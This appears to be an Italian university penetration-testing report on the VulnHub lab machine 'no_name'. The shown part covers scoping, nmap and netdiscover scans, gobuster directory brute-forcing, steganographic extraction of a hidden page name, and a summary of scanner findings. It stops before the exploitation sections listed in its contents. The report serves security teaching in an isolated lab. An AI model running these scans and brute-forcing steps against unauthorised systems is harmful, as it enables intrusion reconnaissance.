



UNIVERSITÀ DEGLI STUDI DI SALERNO

Metodologie Utilizzate PT

Academy - Cybersecurity

Macchina Virtuale: no_name

Gruppo 11

Emiddio Ferrentino - 0612708848

Daniele Manzo - 0612709599

Andrea Rossomando - 0612708971

A.A. 2025/2026

Sommario

Il presente documento ha lo scopo di illustrare in maniera esaustiva e prettamente operativa le metodologie adottate durante l'attività di Penetration Testing effettuata sulla macchina virtuale denominata **no_name**. L'intero processo di valutazione ricalca le linee guida del Framework Generale per il Penetration Testing (FGPT). L'obiettivo primario è la documentazione accurata e riproducibile di ogni singola fase, evidenziando i vettori d'attacco scoperti, i comandi impartiti a terminale, gli script sviluppati e gli output significativi restituiti dai software di analisi.

Indice

1	Introduzione	3
2	Fasi FGPT	5
2.1	Target Scoping	5
2.2	OSINT & Pre-Engagement Intelligence	5
2.3	Target Discovery	6
2.4	Target Enumeration	7
2.4.1	OS Fingerprinting	7
2.4.2	Services Enumeration	9
2.4.3	Web Directory Enumeration (Gobuster & Owasp Dirbuster)	9
2.5	Vulnerability Assessment	11
2.5.1	Information Disclosure e Steganografia (/admin)	12
2.5.2	Web Security Misconfigurations (Scansione Automatizzata)	13
2.5.3	Analisi Servizio di Stampa (CUPS su porta 631)	13
2.5.4	Identificazione Vettore d'Attacco Principale (/superadmin.php)	13
2.6	Target Exploitation	15
2.6.1	Missing Anti-Clickjacking (UI Redressing PoC)	15
2.6.2	CUPS Remote Registration (CVE-2024-47176)	16
2.6.3	Web Remote Code Execution (/superadmin.php)	16
2.7	Privilege Escalation	19
2.7.1	User Pivoting (da www-data a haclabs)	19
2.7.2	Vertical Privilege Escalation (da haclabs a root)	20
2.8	Maintaining Access	22
3	Conclusioni	23
4	Bibliografia	24

Capitolo 1

Introduzione

Il documento ha lo scopo di illustrare quelle che sono le metodologie adottate durante l'attività di Penetration Testing effettuata sulla macchina virtuale denominata **no_name**, distribuita da HacLabs, seguendo le fasi principali del FGPT. L'obiettivo principale è valutare il livello di sicurezza dell'infrastruttura attraverso un processo sistematico e riproducibile, documentando ogni fase con i relativi strumenti, comandi ed output significativi.

La macchina **no_name** è classificata come *beginner/intermediate* e presenta tre flag nascoste nelle directory home degli utenti. L'accesso iniziale è deliberatamente reso complesso, mentre la privilege escalation risulta più diretta una volta ottenuta una shell.

L'attività è stata condotta in un ambiente virtualizzato isolato, privo di connettività verso reti di produzione. Sono stati rispettati i seguenti vincoli operativi:

- Scope limitato alla macchina **no_name** (192.168.238.7)
- Nessuna azione distruttiva o alterazione persistente dei sistemi
- Utilizzo esclusivo di tool open-source e framework standard
- Documentazione completa di ogni azione eseguita

L'ambiente è stato configurato su VirtualBox con networking in modalità Host-Only, consentendo la visibilità reciproca tra le macchine nella subnet 192.168.238.0/24. Non vengono incluse ulteriori informazioni configurative in quanto non rilevanti ai fini del documento metodologico.

Di seguito sono elencati tutti gli strumenti impiegati durante l'attività, suddivisi per fase di utilizzo.

Tool	Versione / Note	Finalità
Netdiscover	v0.3.4	ARP Scanning - Target Discovery
Nmap	v7.99	Port scanning, OS fingerprinting attivo, service detection
Gobuster	v3.8.2	Directory brute-forcing su web server
OWASP DirBuster	v1.0-RC1	Directory brute-forcing (Interfaccia Grafica)
Nessus Essentials	Versione web	Vulnerability scanning automatizzato
OpenVAS	Versione web	Vulnerability scanning - report PDF
OWASP ZAP	Versione web	Web application scanning
Nikto	Versione CLI	Web server vulnerability scanner
Netcat (nc)	Traditional	Reverse shell listener / gestione connessione
Browser / DevTools	Firefox	Ispezione manuale del codice sorgente delle pagine web

Tabella 1.1: Classificazione e finalità dello stack tecnologico utilizzato.

Capitolo 2

Fasi FGPT

2.1 Target Scoping

La fase di *Target Scoping* definisce in maniera rigorosa i confini dell'attività di Penetration Testing (le *Rules of Engagement*) e i vincoli operativi a cui il team di analisi deve attenersi.

Trattandosi di un ingaggio condotto su un ambiente di laboratorio di tipo CTF e non su un'infrastruttura di produzione, il perimetro autorizzato è stato concordato preventivamente e circoscritto in modo restrittivo alla singola macchina bersaglio. Qualsiasi asset o indirizzo IP non esplicitamente autorizzato è da considerarsi tassativamente fuori dal perimetro di test.

Di seguito si formalizzano i limiti logici ed etici dell'ingaggio:

In-Scope (Bersagli Autorizzati)

L'unico nodo su cui è consentito operare attività offensive, sia passive che attive, è l'host **no_name** (identificato nel capitolo successivo all'indirizzo IP 192.168.238.7). Rientrano nel perimetro autorizzato l'enumerazione di tutti i servizi di rete esposti (su protocolli TCP e UDP), l'attacco alle applicazioni web ospitate e le tecniche di *Privilege Escalation* a livello di sistema operativo locale.

Out-of-Scope (Bersagli Esclusi)

Sono categoricamente esclusi dai test di penetrazione il gateway dell'infrastruttura virtuale (192.168.238.2), l'host di servizio VirtualBox (192.168.238.6), il nodo attaccante Kali Linux (192.168.238.4) e qualsiasi altro segmento di rete estraneo al target primario.

Metodologie non consentite

Al fine di non compromettere l'integrità o la stabilità dell'ambiente di laboratorio, non è in alcun modo autorizzato l'utilizzo di tecniche che comportino la saturazione delle risorse o l'interruzione dei servizi, come attacchi di tipo *Denial of Service* (DoS / DDoS). Allo stesso modo, sono escluse dal mandato tutte le metodologie basate sull'*Ingegneria Sociale*.

2.2 OSINT & Pre-Engagement Intelligence

Prima di interagire attivamente con l'ambiente di laboratorio, la primissima fase di ricognizione informativa si è concentrata sull'analisi passiva della documentazione ufficiale fornita dal creatore dell'infrastruttura ([Hac labs](#)) sulla piattaforma di distribuzione VulnHub. Questa attività di OSINT (Open-Source Intelligence) ha permesso di delineare le regole d'ingaggio e le peculiarità tecniche del bersaglio.

Dalla scheda tecnica dell'asset sono emersi i seguenti dati cruciali per l'orientamento delle operazioni:

- **Obiettivo dell'Ingaggio:** L'ambiente è strutturato secondo la metodologia *Boot2Root*. L'attaccante deve compromettere il sistema fino a ottenere i massimi privilegi amministrativi (*root*) e individuare

esattamente **3 flag** di verifica, posizionate dall'autore all'interno delle directory **home** degli utenti di sistema.


- **Profilazione della Difficoltà:** L'asset è classificato con un grado di difficoltà *Beginner/Intermediate*.
- **Vettori di Attacco (Hint dell'autore):** Le note di rilascio indicano esplicitamente che l'ottenimento dell'accesso iniziale (la prima *reverse shell*) richiederà uno sforzo analitico maggiore e risulterà "complicato", mentre le successive vulnerabilità per la *Privilege Escalation* dovrebbero rivelarsi più dirette. Questo dettaglio suggerisce al team di concentrare il massimo sforzo temporale nell'enumerazione iniziale dei servizi esposti.
- **Configurazione di Rete:** La macchina è preconfigurata per acquisire automaticamente un indirizzo IP tramite protocollo DHCP, confermando la necessità di procedere con uno *sweep* attivo della rete (Target Discovery) per individuarne l'esatta collocazione logica.

2.3 Target Discovery

La prima fase operativa ha previsto l'identificazione degli host attivi all'interno del segmento di rete locale. Operando in un ambiente *Black-Box*, è stato utilizzato il tool **netdiscover** per inviare richieste ARP (Address Resolution Protocol) in *broadcast* e mappare gli indirizzi IP associati ai vari MAC address presenti nel laboratorio.

Ricognizione di rete con Netdiscover

```
sudo netdiscover -r 192.168.238.0/24
```



The screenshot shows the output of the netdiscover command. It indicates that the scanning process is finished and displays a table of captured ARP packets. The table lists three active hosts with their IP addresses, MAC addresses, and vendor information.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.238.2	08:00:27:62:a5:95	1	60	PCS Systemtechnik GmbH
192.168.238.6	0a:00:27:00:00:16	1	60	Unknown vendor
192.168.238.7	08:00:27:9f:36:55	1	60	PCS Systemtechnik GmbH

Figura 2.1: Output del comando netdiscover con l'identificazione degli host attivi.

L'identificazione esatta dell'host bersaglio è avvenuta tramite un processo di esclusione logica. L'output dello scanner ha rivelato la presenza di tre indirizzi IP attivi, oltre a quello della macchina attaccante (192.168.238.4). Avendo mappato l'infrastruttura di base, è stato possibile dedurre che l'indirizzo 192.168.238.2 corrispondeva al gateway logico assegnato di default dall'hypervisor e che l'IP 192.168.238.6 era associato a un servizio interno dell'host fisico.

Di conseguenza, l'unico indirizzo IP rimanente e sconosciuto, ovvero il 192.168.238.7, è stato inequivocabilmente associato alla macchina virtuale **no_name**. A conferma di tale deduzione, l'analisi del campo OUI (Organizationally Unique Identifier) del MAC Address ha restituito come vendor *PCS Systemtechnik GmbH*, la firma digitale standard delle schede di rete emulate da Oracle VirtualBox.




Figura 2.2: Topologia logica dell'ambiente di laboratorio isolato con i nodi attivi rilevati.

2.4 Target Enumeration

Una volta venuti a conoscenza dell'IP della macchina target, è stato possibile passare alla fase successiva di *Enumerazione*, utilizzando strumenti che consentano di ottenere una panoramica a diversi livelli di dettaglio del sistema operativo e dei servizi di rete aperti a tutti i nodi dell'infrastruttura.

2.4.1 OS Fingerprinting

Individuato l'indirizzo IP del bersaglio, il passo successivo ha riguardato la profilazione del Sistema Operativo. Al fine di simulare un approccio quanto più stealth e realistico possibile, l'attività è stata suddivisa in due fasi: una prima analisi passiva basata sull'intercettazione del traffico e una successiva validazione attiva.

Fingerprinting Passivo (p0f & cURL)

Il fingerprinting passivo si basa sull'ascolto silente dei pacchetti di rete, senza inviare payload intrusivi al target, analizzando le firme dello stack TCP/IP e i banner applicativi. Per questa fase è stato configurato in ascolto il tool `p0f` sull'interfaccia di rete locale.

Avvio sniffing passivo

```
sudo p0f -i eth1
```

Per generare traffico legittimo da far analizzare allo sniffer, è stata effettuata una semplice richiesta HTTP alla radice del web server del target utilizzando `curl`.


```
(kali㉿kali)-[~/Desktop/no_name_pics]
$ curl http://192.168.238.7/
<h4>Fake Admin Area</h4>
<form action="index.php" method="post">
<input type="text" placeholder="fake query" name="box">
<input type="submit" placeholder="Run" value="submit" name="submitt">
</form>
```

Figura 2.3: Richiesta cURL e risposta HTTP con esposizione del form HTML del target.

L'intercettazione di questo scambio di pacchetti ha permesso a `p0f` di estrarre preziose informazioni diagnostiche. Sebbene l'analisi iniziale del pacchetto SYN+ACK (firmas TCP) non fosse riuscita a determinare con esattezza il kernel, l'ispezione della risposta HTTP ha rivelato esplicitamente la firma del server web.

```

-[ 192.168.238.4/33976 → 192.168.238.7/80 (mtu) ]-
server      = 192.168.238.7/80
link        = Ethernet or modem
raw_mtu     = 1500

-[ 192.168.238.4/33976 → 192.168.238.7/80 (http request) ]-
client      = 192.168.238.4/33976
app         = ???
lang        = none
params      = none
raw_sig     = 1:Host,User-Agent,Accept=[*/*]:Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:curl/8.19.0

-[ 192.168.238.4/33976 → 192.168.238.7/80 (http response) ]-
server      = 192.168.238.7/80
app         = Apache/2.4.x
lang        = none
params      = none
raw_sig     = 1:Date,Server,?Vary,?Content-Length,Content-Type:Connection,Keep-Alive,Accept-Ranges:Apache/2.4.29 (Ubuntu)

```

Figura 2.4: Output di p0f inerente all'estrazione dei metadati del server web Apache.

Come si evince dall'output (`raw_sig = ... Apache/2.4.29 (Ubuntu)`), il sistema remoto esegue una distribuzione **Ubuntu Linux**. Un'ulteriore deduzione tecnica permette di restringere il campo: la versione 2.4.29 di Apache è storicamente il pacchetto predefinito distribuito sui repository di **Ubuntu 18.04 LTS (Bionic Beaver)**.

Fingerprinting Attivo (Nmap)

Per validare le ipotesi raccolte passivamente, si è proceduto con un OS Fingerprinting attivo tramite Nmap. Questa tecnica, seppur più rumorosa, invia pacchetti TCP/UDP malformati e sonda le risposte specifiche (RFC compliance) per determinare l'esatta architettura del kernel.

```
(kali@kali)-[~]
$ nmap -O 192.168.238.7
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 12:28 +0200
Nmap scan report for 192.168.238.7
Host is up (0.00035s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:9F:36:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
```

Figura 2.5: Risultato dell'OS Fingerprinting attivo e identificazione euristica del kernel tramite Nmap.

I risultati della scansione attiva hanno confermato le deduzioni precedenti:

- L'host è effettivamente un sistema basato su **Linux**.
- La famiglia del kernel rilevata appartiene alle release **4.X / 5.X** (nello specifico, compatibile con *Linux 4.15 - 5.19*), dato perfettamente coerente con il kernel standard di un'installazione Ubuntu 18.04.
- La scansione ha inoltre confermato l'apertura della **porta 80/tcp** associata al servizio HTTP.

2.4.2 Services Enumeration

Con il fingerprinting siamo riusciti a estrarre non solo informazioni sul sistema operativo (Ubuntu) ma anche a scoprire la presenza di un servizio HTTP sulla porta 80 basato su Apache 2.4.29 e da ciò dedurre una possibile e molto probabile versione del SO che la macchina target ospita (Ubuntu 18.04 LTS). È ora necessario comprendere se il target possiede altri servizi esposti e valutare eventualmente un'attività di ricognizione su tali servizi nell'eventualità che questi presentino vulnerabilità note.

Con l'ausilio di Nmap effettuiamo *port scanning* su `no_name` su tutte e 65535 porte:

```
(kali@kali)-[~]
$ nmap -sV 192.168.238.7 -p- -oX TPC_WM7_SCAN.xml --webxml
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 12:33 +0200
Nmap scan report for 192.168.238.7
Host is up (0.000058s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:9F:36:55 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

Figura 2.6: Scansione completa del range porta TCP (1-65535) eseguita con Nmap.

Dai risultati si evince che l'unica porta aperta è la 80 e, come volevasi dimostrare, Nmap è riuscito a intuire sia la versione di Apache che il sistema operativo del target. A questo punto è chiaro che il focus del team nella prossima fase del framework sarà l'individuazione di **vulnerabilità web**.

2.4.3 Web Directory Enumeration (Gobuster & Owasp Dirbuster)

Avendo a portata di mano solo ed esclusivamente un web server, risulta fondamentale per il team individuare la directory tree del target, affinché sia possibile avviare l'attività di ispezione delle pagine accessibili pubblicamente e valutare la presenza di elementi interessanti durante la fase di analisi nonché condurre un'attività di directory bruteforcing. Utilizzando `gobuster` e due *wordlist* (`common.txt` e `big.txt`)

```
(kali@kali)~$ gobuster dir -u http://192.168.238.7 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.238.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.hta.php (Status: 403) [Size: 278]
.hta.txt (Status: 403) [Size: 278]
.htaccess.php (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.hta.html (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
admin (Status: 200) [Size: 417]
index.php (Status: 200) [Size: 201]
index.php (Status: 200) [Size: 201]
server-status (Status: 403) [Size: 278]
Progress: 18452 / 18452 (100.00%)

Finished
```

Figura 2.7: Directory Brute-Forcing iniziale tramite Gobuster con l'ausilio della wordlist `common.txt`.

Con `common.txt` siamo riusciti a individuare due pagine accessibili:

- **admin**, molto probabilmente un'area che potrebbe contenere informazioni sensibili sull'amministratore del server o sul server stesso, valutare un'ispezione manuale della pagine e del codice html.
- **index.php**, la pagina di default del server Apache (diventa tale quando si installa l'ambiente php ed ha priorità maggiore rispetto a `index.html`).

Sembra lecito utilizzare una wordlist un po' più grande (`big.txt`) e valutare la presenza di qualche pagina che può essere sfuggita in questa prima fase:

```
(kali@kali)~$ gobuster dir -u http://192.168.238.7 -w /usr/share/wordlists/dirb/big.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.238.7
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess.php (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
admin (Status: 200) [Size: 417]
index.php (Status: 200) [Size: 201]
server-status (Status: 403) [Size: 278]
superadmin.php (Status: 200) [Size: 152]
Progress: 81876 / 81876 (100.00%)

Finished
```

Figura 2.8: Directory Brute-Forcing esteso con Gobuster tramite la wordlist `big.txt`.

Questo secondo scan ha individuato una nuova pagina accessibile (`/superadmin.php`), che molto probabilmente rappresenta il fulcro dell'intera opera di Penetration Testing in quanto possibile interfaccia di

amministrazione. Ma andiamo con calma e passiamo all’individuazione tramite **OWASP - Dirbuster** della gerarchia dei file del server ottenendo il seguente risultato:




Figura 2.9: Schermata dei risultati strutturali in modalità Tree View estratti da OWASP DirBuster.

Possiamo schematizzare l’output di Dirbuster con l’ausilio del seguente grafico ad albero e integrarlo con quello di gobuster per ottenere una panoramica del directory tree del web server accurata:




Figura 2.10: Grafico strutturale definitivo della gerarchia dei file esposti dal server web del target.

L’analisi dell’albero evidenzia la presenza di tre pagine web, rappresentando di fatto la superficie d’attacco registrata e analizzabile dal team. Tutte queste pagine hanno restituito un codice di stato **200 OK**.

2.5 Vulnerability Assessment

Terminata l’enumerazione della superficie d’attacco, la fase di *Vulnerability Assessment* si è concentrata sull’analisi approfondita dei servizi esposti, combinando tecniche di ispezione manuale (per l’individuazione di vulnerabilità logiche) e scansioni automatizzate (per il rilevamento di *misconfiguration* note). L’obiettivo primario di questa fase è stato quello di confermare e catalogare i vettori di attacco sfruttabili per ottenere l’accesso iniziale al sistema (*foothold*).

2.5.1 Information Disclosure e Steganografia (/admin)

L'ispezione manuale ha preso avvio dalla directory `/admin`. L'analisi del codice sorgente HTML della pagina ha rivelato una grave vulnerabilità di tipo *Information Disclosure*: all'interno dei tag di commento del markup HTML è stata incautamente lasciata in chiaro la stringa `passphrase:harder`.





Figura 2.12: Codice HTML con la passphrase in chiaro.

Figura 2.11: La pagina `admin` e il form ispezionato.

Ipotizzando che tale chiave fosse associata ai file multimediali esposti nella medesima directory, si è proceduto al download delle immagini per un'analisi steganografica. L'utilizzo del tool `steghide` in combinazione con la passphrase recuperata ha permesso di estrarre con successo un file di testo nascosto all'interno dell'immagine `hacLabs.jpeg`.

Il file `imp.txt` conteneva la stringa `c3VwZXJhZG1pbi5waHA=`. Riconoscendo il padding tipico della codifica Base64, il payload è stato decodificato, rivelando il nome in chiaro dell'interfaccia di amministrazione avanzata.




Figura 2.13: Fase di estrazione e decodifica steganografica del payload dalle immagini.

Questo ritrovamento ha confermato l'esistenza e l'importanza critica della pagina `superadmin.php`, precedentemente individuata in via euristica tramite l'attività di *directory brute-forcing* con Gobuster.

2.5.2 Web Security Misconfigurations (Scansione Automatizzata)

In ottemperanza alle *best practices* di reportistica, si omette l’inserimento degli screenshot nativi dei tool di scansione, privilegiando una sintesi analitica dei risultati. Il web server è stato sottoposto ad analisi tramite **Tenable Nessus**, **Nikto** (8234 richieste elaborate in 348s).

La scansione ha rivelato un totale di **13 evidenze** di misconfiguration, prevalentemente associate alla mancata implementazione di header di sicurezza.

Vulnerabilità Rilevata	Severity	Impatto / Descrizione
Missing Anti-Clickjacking	Medium	Assenza di <code>X-Frame-Options</code> o direttive CSP <code>frame-ancestors</code> . Permette attacchi di UI Redressing.
CSP Header Not Set	Medium	Mancata configurazione della Content Security Policy, esponendo il sistema a vettori XSS o iniezione dati.
Timestamp ICMP/TCP	Low	OpenVAS ha rilevato l’esposizione di Timestamp (CVE-1999-0524), agevolando il calcolo dell’up-time del target.
Server Version Leak	Low	Il banner HTTP espone la dicitura <code>Apache/2.4.29 (Ubuntu)</code> , facilitando il fingerprinting per l’attaccante.



Tabella 2.1: Sintesi delle vulnerabilità architetturali estratte dai vulnerability scanner.

2.5.3 Analisi Servizio di Stampa (CUPS su porta 631)

